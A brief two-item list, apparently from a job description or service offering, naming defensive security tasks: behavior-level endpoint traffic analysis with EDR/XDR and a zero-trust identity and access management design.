- Behavioral-level traffic analysis for endpoint devices, implementing EDR, XDR solutions. This includes the analysis of malicious files not only at the signature level but also at the behavioral level.
- Designing a solution for user access management "Identity Access Management" to control user identities and privileges in real-time based on the "zero-trust" principle.